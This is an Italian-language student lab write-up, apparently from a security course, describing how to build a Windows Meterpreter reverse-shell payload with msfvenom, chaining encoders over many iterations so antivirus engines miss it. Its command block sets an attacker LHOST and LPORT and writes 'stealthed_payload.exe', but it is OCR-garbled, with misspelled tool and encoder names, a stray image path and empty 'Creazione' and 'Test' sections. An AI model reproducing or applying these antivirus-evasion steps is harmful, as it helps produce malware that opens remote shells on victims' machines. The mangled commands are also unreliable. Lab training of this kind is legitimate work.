Malware

Obiettivo dell'Esercizio:

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire:

- Preparazione dell'Ambiente
- Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
- Utilizzo di msfvenom per generare il malware.
- Migliorare la Non Rilevabilità
- Test del Malware una volta generato.
- Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

```
File Actions Edit View Help

0, 0 to disuble)

-h, -help

-h, -help

Show this message

-(satio Sati)-[-]

Supplementary Supplementary Freeze top LHOST-192.166.1.23 LPORT-5959 -a x86 --platform windows \

-streementary = x86 --platform windows - x86/countdoom -1 250 -f raw | \


softweenen -a x86 --platform windows - x86/countdoom -1 250 -f raw | \

softweenen -a x86 --platform windows - x86/countdoom -1 139 -o /home/kali/Desktop/stealthed_payload.exe

Attempting to read payload from STDIW ...

Attempting to read payload from STDIW ...
```

Creazione



Test

Conclusione

L'obiettivo di questo esercizio è quello di creare un payload Windows Meterpreter utilizzando msfvenom con tecniche avanzate di offuscamento. Il fine è ottenere un file eseguibile che sia difficile da rilevare dai motori antivirus, migliorando la capacità di eludere i sistemi di difesa attraverso l'uso di encoder multipli e iterazioni elevate.